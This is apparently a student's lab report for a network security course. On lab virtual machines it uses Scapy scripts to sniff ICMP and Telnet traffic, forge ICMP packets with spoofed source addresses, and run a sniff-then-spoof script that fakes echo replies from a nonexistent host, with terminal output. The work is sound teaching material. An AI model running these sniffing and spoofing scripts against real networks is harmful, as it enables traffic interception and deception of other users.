# UE18CS335 – COMPUTER NETWORK SECURITY

# Lab – 1 SNIFFING AND SPOOFING

**Date:** 31/01/2021

**By:**

Nitish S


PES2201800368

6 ‘A’

## 2. Using Tools to Sniff and Spoof Packets using Scapy

Command: sudo apt-get install Scapy

**Attacker Machine: 10.0.2.5**



**Victim Machine: 10.0.2.6**

```
PES2201800368_Nitish@Victim:~$ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:fa:1c:2d
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6772:ceb6:fde1:edd5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:169 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:67357 (67.3 KB)  TX bytes:17791 (17.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:32462 (32.4 KB)  TX bytes:32462 (32.4 KB)

PES2201800368_Nitish@Victim:~$
```

## 2.1 Task 1: Sniffing Packets

### 2.1.1 Task 1.1 Sniff IP packets using Scapy

**Command : sudo python sample.py**

```
#!/usr/bin/python
from scapy.all import *
print("SNIFFING PACKETS...");
def print_pkt(pkt):
        pkt.show();
pkt=sniff(filter='icmp',prn=print_pkt)
```

**sample.py**

Explain on which VM you ran this command and why? Provide a screenshot of your observations.

**Ans: -** The above command has to be run on attacker side (10.0.2.5) because we are trying to sniff packets from victim on attacker.

```
PES2201800368_Nitish@Attacker:~$gedit sample.py
PES2201800368_Nitish@Attacker:~$sudo python sample.py
SNIFFING PACKETS...
###[ Ethernet ]###
  dst       = 08:00:27:bf:36:f8
  src       = 08:00:27:fa:1c:2d
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 5391
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xd90
     src       = 10.0.2.6
     dst       = 10.0.2.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
```

**ATTACKER**

```
     len       = 84
     id        = 5391
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xd90
     src       = 10.0.2.6
     dst       = 10.0.2.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf5e9
        id        = 0xdaa
        seq       = 0x1
###[ Raw ]###
           load      = 'U\x07\x14`\x9f\x00\x01\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x1
5\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 08:00:27:fa:1c:2d
  src       = 08:00:27:bf:36:f8
  type      = 0x800
###[ IP ]###
```

**ATTACKER**

**Command: python sample.py**

```
Terminal
PES2201800368_Nitish@Attacker:~$python sample.py
SNIFFING PACKETS...
Traceback (most recent call last):
  File "sample.py", line 6, in <module>
    pkt=sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
PES2201800368_Nitish@Attacker:~$
```

**ATTACKER**

Now, we run the same program without root privileges. Do you find any issues? If so, why? Provide a screenshot of your observations.

**Ans: -** There is an error in running the program without root privileges because root privileges are required to put the network adapter in promiscuous mode, without which the sniffer program will not run.


## 2.1.2 Task 1.2 Capturing ICMP, TCP packet and Subnet

### 2.1.2.1 Capture only the ICMP packet

```
File Edit View Search Tools Documents Help
Open
#!/usr/bin/python
from scapy.all import *
print("SNIFFING PACKETS...");
def print_pkt(pkt):
        pkt.show();
pkt=sniff(filter='icmp',prn=print_pkt)
```

**sample.py**

**Command: sudo python sample.py**
Open another terminal on the same VM (10.0.2.5) and ping 8.8.8.8
**Command: ping 8.8.8.8**
The ICMP packets are captured by the sniffer program. Provide a screenshot of your observations.





### 2.1.2.2 Capture any TCP packet that comes from a particular IP and with a destination port number 23

The below code sniffs the TCP traffic from a specific host (10.0.2.6) to port 23.


**sniff.py**

**Command: telnet 10.0.2.5**

Explain where you will run Telnet. Provide screenshots of your observations.
**Ans: -** The above command has to be run at other machines except 10.0.2.5, as we are trying to connect to 10.0.2.5. It makes no sense to run it on the same machine. Hence, we run the command on the victim machine here i.e. 10.0.2.6




### 2.1.2.2.1 iii) Capture packets comes from or to go to a particular subnet


**Command:** ping 192.168.56.1
Provide a screenshot of your observations.
**Command:** sudo python sniff1.py
Provide a screenshot of your observations

```
PES2201800368_Nitish@Attacker:~$sudo python sniff1.py
SNIFFING PACKETS...
###[ Ethernet ]###
  dst       = 08:00:27:fa:1c:2d
  src       = 52:54:00:12:35:00
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 190
     flags     =
     frag      = 0
     ttl       = 127
     proto     = icmp
     chksum    = 0x363c
     src       = 192.168.56.1
     dst       = 10.0.2.6
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x919d
```

**ATTACKER**

```
PES2201800368_Nitish@Victim:~$ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=127 time=1.15 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=127 time=0.644 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=127 time=0.698 ms
64 bytes from 192.168.56.1: icmp_seq=4 ttl=127 time=1.56 ms
64 bytes from 192.168.56.1: icmp_seq=5 ttl=127 time=0.919 ms
64 bytes from 192.168.56.1: icmp_seq=6 ttl=127 time=1.33 ms
64 bytes from 192.168.56.1: icmp_seq=7 ttl=127 time=0.645 ms
64 bytes from 192.168.56.1: icmp_seq=8 ttl=127 time=0.663 ms
64 bytes from 192.168.56.1: icmp_seq=9 ttl=127 time=0.710 ms
```

**VICTIM**

### 2.1.3 Task 2: Spoofing

VM1 Attacker Machine: 10.0.2.9
VM2 Victim Machine: 10.0.2.10

spoof.py (~/) - gedit

```
#!/usr/bin/python
from scapy.all import *
print("SENDING SPOOFED ICMP PACKETS...");
IPLayer=IP();
IPLayer.src="10.0.2.6"
IPLayer.dst="192.168.56.1"
ICMPpkt=ICMP()
pkt=IPLayer/ICMPpkt
pkt.show()
send(pkt,verbose=0)
```

**spoof.py**


**Command:** sudo python spoof.py
Provide a screenshot of your observations.
Show from Wireshark capture that the live machine sends back an ICMP response.
**Command:** ping 10.0.2.5
Open Wireshark and observe the ICMP packets as they are being captured.
Provide screenshots of your observations.

Terminal


```
PES2201800368_Nitish@Attacker:~$sudo python spoof.py
SENDING SPOOFED ICMP PACKETS...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 10.0.2.6
  dst       = 192.168.56.1
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0

PES2201800368_Nitish@Attacker:~$
```


**ATTACKER**




**WIRESHARK CAPTURE FROM ATTACKER**




**WIRESHARK CAPTURE FROM VICTIM BEFORE PING 10.0.2.5**




**WIRESHARK CAPTURE FROM VICTIM AFTER PING 10.0.2.5**

### 2.1.4 Task 3: Traceroute


```
from scapy.all import *
'''Usage: ./traceroute.py "hostname or ip address"'''
host=sys.argv[1];
print("Traceroute "+host)
ttl=1
while 1:
        IPLayer=IP()
        IPLayer.dst=host
        IPLayer.ttl=ttl
        ICMPpkt=ICMP()
        pkt=IPLayer/ICMPpkt
        replypkt=sr1(pkt,verbose=0)
        if replypkt is None:
                break
        elif replypkt[ICMP].type==0:
                print "%d hops away: "%ttl,replypkt[IP].src
                print "Done",replypkt[IP].src
                break
        else:
                print "%d hops away: "%ttl,replypkt[IP].src
                ttl+=1
```

**traceroute.py**

**Command:**
sudo python traceroute.py 192.168.56.1
On running the above python code, provide a screenshot of the response.

```
PES2201800368_Nitish@Attacker:~$gedit traceroute.py
PES2201800368_Nitish@Attacker:~$sudo python traceroute.py 192.168.56.1
Traceroute 192.168.56.1
1 hops away:  10.0.2.1
2 hops away:  192.168.56.1
Done 192.168.56.1
PES2201800368_Nitish@Attacker:~$
```

Provide a screenshot of the Wireshark capture that shows the ICMP requests sent with increasing TTL and the error response from the routers with a message as “Time to live exceeded”.




**WIRESHARK CAPTURE OF THE TRACEROUTE PROGRAM**

## 2.1.5 Task 4: Sniffing and-then Spoofing

```
#!/usr/bin/python
from scapy.all import *
def spoof_pkt(pkt):
        newseq=0
        if ICMP in pkt:
                print("Original packet.....")
                print("Source IP : ",pkt[IP].src)
                print("Destination IP : ",pkt[IP].dst)
                srcip=pkt[IP].dst
                dstip=pkt[IP].src
                newihl=pkt[IP].ihl
                newtype=0
                newid=pkt[ICMP].id
                newseq=pkt[ICMP].seq
                data=pkt[Raw].load
                IPLayer=IP(src=srcip, dst=dstip, ihl=newihl)
                ICMPpkt=ICMP(type=newtype, id=newid, seq=newseq)
                newpkt=IPLayer/ICMPpkt/data
                print("Spoofed packet.....")
                print("Source IP:",newpkt[IP].src)
                print("Destination IP:",newpkt[IP].dst)
                send(newpkt,verbose=0)
pkt=sniff(filter='icmp and src host 10.0.2.6',prn=spoof_pkt)
```

**sniffspoof.py**

**Command: ping 1.2.3.4**
Provide a screenshot of your observations.
Open another terminal in the same VM and execute the following command
**Command: sudo python sniffspoof.py**
Provide a screenshot of your observations.

```
Terminal
PES2201800368_Nitish@Victim:~$ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

**ping unsuccessful**

**VICTIM VM WITHOUT RUNNING THE sniffspoof.py PROGRAM ON THE ATTACKER VM**

```
Terminal
PES2201800368_Nitish@Attacker:~$sudo python sniffspoof.py
Original packet.....
('Source IP : ', '10.0.2.6')
('Destination IP : ', '1.2.3.4')
Spoofed packet.....
('Source IP:', '1.2.3.4')
('Destination IP:', '10.0.2.6')
Original packet.....
('Source IP : ', '10.0.2.6')
('Destination IP : ', '1.2.3.4')
Spoofed packet.....
('Source IP:', '1.2.3.4')
('Destination IP:', '10.0.2.6')
Original packet.....
('Source IP : ', '10.0.2.6')
('Destination IP : ', '1.2.3.4')
Spoofed packet.....
('Source IP:', '1.2.3.4')
('Destination IP:', '10.0.2.6')
```

**RUNNING THE sniffspoof.py PROGRAM ON THE ATTACKER VM**

```
Terminal
PES2201800368_Nitish@Victim:~$ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=38 ttl=64 time=17.8 ms
64 bytes from 1.2.3.4: icmp_seq=39 ttl=64 time=12.1 ms
64 bytes from 1.2.3.4: icmp_seq=40 ttl=64 time=8.09 ms
64 bytes from 1.2.3.4: icmp_seq=41 ttl=64 time=25.5 ms
64 bytes from 1.2.3.4: icmp_seq=42 ttl=64 time=10.1 ms
64 bytes from 1.2.3.4: icmp_seq=43 ttl=64 time=8.91 ms
64 bytes from 1.2.3.4: icmp_seq=44 ttl=64 time=9.52 ms
64 bytes from 1.2.3.4: icmp_seq=45 ttl=64 time=7.72 ms
64 bytes from 1.2.3.4: icmp_seq=46 ttl=64 time=8.78 ms
64 bytes from 1.2.3.4: icmp_seq=47 ttl=64 time=7.77 ms
64 bytes from 1.2.3.4: icmp_seq=48 ttl=64 time=7.25 ms
64 bytes from 1.2.3.4: icmp_seq=49 ttl=64 time=7.66 ms
64 bytes from 1.2.3.4: icmp_seq=50 ttl=64 time=9.51 ms
64 bytes from 1.2.3.4: icmp_seq=51 ttl=64 time=8.98 ms
64 bytes from 1.2.3.4: icmp_seq=52 ttl=64 time=8.84 ms
64 bytes from 1.2.3.4: icmp_seq=53 ttl=64 time=8.69 ms
64 bytes from 1.2.3.4: icmp_seq=54 ttl=64 time=9.56 ms
64 bytes from 1.2.3.4: icmp_seq=55 ttl=64 time=12.2 ms
64 bytes from 1.2.3.4: icmp_seq=56 ttl=64 time=8.12 ms
64 bytes from 1.2.3.4: icmp_seq=57 ttl=64 time=8.07 ms
```

**OUTPUT ON VICTIM VM AFTER RUNNING THE sniffspoof.py PROGRAM ON THE ATTACKER VM**

* On running above code, we see that our spoofer program sends spoofed ICMP responses to the ICMP requests set by the victim machine. The victim machine pings a non-existing IP address, but gets back ICMP response.